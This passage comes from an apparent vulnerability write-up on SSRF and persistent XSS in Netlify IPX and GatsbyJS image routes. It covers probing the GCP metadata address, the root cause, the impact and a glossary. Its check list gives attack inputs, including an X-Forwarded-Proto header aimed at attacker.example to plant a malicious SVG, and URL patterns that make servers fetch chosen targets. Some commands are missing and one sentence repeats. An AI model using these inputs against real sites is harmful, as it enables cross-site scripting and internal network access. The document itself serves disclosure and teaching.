/_gatsby/image/instead of/_gatsby/file/, with two hash-like placeholders and the filename. - The
uparameter again carrieshttps://ssrfcanary.com/, andacarries the same resize arguments. --output - | xxdprints and hex-dumps the response.
Step 9: reaching the GCP metadata address
The full-read SSRF allowed the researchers to hit GatsbyJS's GCP metadata IP address:
Line by line:
- The request goes to a GatsbyJS cloud host,
somehost.gatsbyjs.io, on the file route. - The
aparameter carries the same resize arguments as before.
This is the step that turns SSRF from a curiosity into something serious: an internal address that is normally unreachable from the internet answered through the proxy.
There is a limit, though. To communicate further with the GCP metadata address and pull sensitive information, a custom header must be supplied, and GatsbyJS's proxy implementation does not allow that. So the researchers could see that the address was reachable, but not go much further.
After discussing it with the Gatsby security team, they confirmed that the GCP metadata access is for their Image CDN provider, not Gatsby's hosting infrastructure. In other words, the metadata belonged to the service that stores and serves images, not to the machines that host customers' sites.
During routine scans of customer infrastructure for this vulnerability, the researchers found that it was exploitable in some configurations of GatsbyJS's cloud product. That led to a number of high-impact, high-profile cross-site scripting vulnerabilities on customers' attack surfaces.
Why it worked
In Netlify IPX, the address that gets fetched is assembled from the protocol value taken from the x-forwarded-proto request header. Because the path-derived id does not start with http, isLocal is true, the whitelist checks in the else branch never run, and the attacker-controlled protocol prefix redirects the fetch to an arbitrary host. The ? in the header value truncates the rest of the constructed string. The image type check does not help, because image-meta accepts SVG, and the proxied SVG is cached to disk and served, giving persistent XSS.
In GatsbyJS, the file route proxies any URL regardless of content type, and the image route proxies images only, with SVG rejected by the format check. so the file route proxies any content type and the image route proxies images only, with SVG rejected by the format check.
What the impact was
On Netlify, the result was persistent cross-site scripting across hundreds of thousands of Netlify websites using Next.js, because the @netlify/plugin-nextjs plugin is bootstrapped by default and loads netlify/ipx. On GatsbyJS, the file route gives full-read SSRF and the image route gives blind SSRF, but only where a GatsbyJS server is running, such as with gatsby develop. In GatsbyJS's cloud product, some configurations were exploitable and led to high-impact cross-site scripting on customer attack surfaces. The GCP metadata access reached the Image CDN provider's metadata, not Gatsby's hosting infrastructure, and further metadata communication was blocked by the inability to set custom headers through the proxy.
The fix
GatsbyJS published an official advisory, "Vulnerability patched in the Gatsby Cloud Image CDN", at https://www.gatsbyjs.com/blog/vulnerability-patched-in-the-gatsby-cloud-image-cdn/. The report does not describe the code changes made to either library.
How to check for it yourself
These are the kinds of checks the researchers describe, written so you can follow the reasoning. Only test systems you own or have permission to test.
- Send
X-Forwarded-Proto: http://attacker.example/x.svg?to any/_ipx/path on a Netlify-hosted Next.js site. A positive result is the proxy fetching and caching the attacker's SVG, which then executes script when served. - Request
/_gatsby/file/<hash>/test.png?u=<target>on a running GatsbyJS server. A positive result is the body of the target URL returned in the response. - Request
/_gatsby/image/<hash>/<hash>/test.png?u=<target>on a running GatsbyJS server. - Point the GatsbyJS file route at
http://[redacted]/. - Look for other image optimisers that build a URL from a forwarded-protocol header and skip host validation when the path looks local.
Glossary
- API: a defined way for one program to ask another for something, like a menu of requests a service accepts.
- Authorization header: a request header carrying credentials, used to prove who is asking.
- Blind SSRF: server-side request forgery where the attacker does not see the response, only side effects such as a callback.
- Cache: a stored copy of something, kept so it can be served again quickly without redoing the work.
- CDN: content delivery network, a set of servers spread around the world that serve files close to visitors.
- Cookie: a small piece of data a site stores in your browser and your browser sends back with each request, often used to remember a login.
- Cross-site scripting (XSS): getting an attacker's script to run inside someone else's website in a visitor's browser.
- curl: a command-line tool for sending HTTP requests.
- Full-read SSRF: server-side request forgery where the attacker sees the response body.
- GCP: Google Cloud Platform, Google's cloud computing service.
- Header: an extra labelled line in an HTTP request or response, carrying information such as the host or accepted file types.
- HTTP request: the message a browser sends to ask a server for something.
- Image optimizer: a service that fetches an image and resizes or reformats it on demand.
- Metadata address: an internal address a cloud provider exposes so a machine can learn about itself; on GCP it is
[redacted]. - Persistent XSS: cross-site scripting where the malicious content is stored on the server and served to many visitors.
- Proxy: a middleman that receives a request, forwards it, and returns the answer.
- Query parameter: the part of a URL after a
?, passing a value to the page. - Regex: a pattern used to check or extract text.
- Serverless function: code a platform runs on its own machines only when a request needs it.
- Sink: the place in code where data is finally used in a dangerous way, such as making a network request.
- SSRF (server-side request forgery): making a server send a request of the attacker's choosing.
- Static site generator: a program that builds a website into plain files ahead of time, so no code runs per visitor.
- SVG: an image format made of text, which can contain a script tag.
- URL: an address for something on the web, with a scheme, host and path.
- Whitelist: a list of things that are allowed; anything not on it is refused.
- xxd: a tool that shows bytes in hexadecimal, used to prove exactly what a response contained.



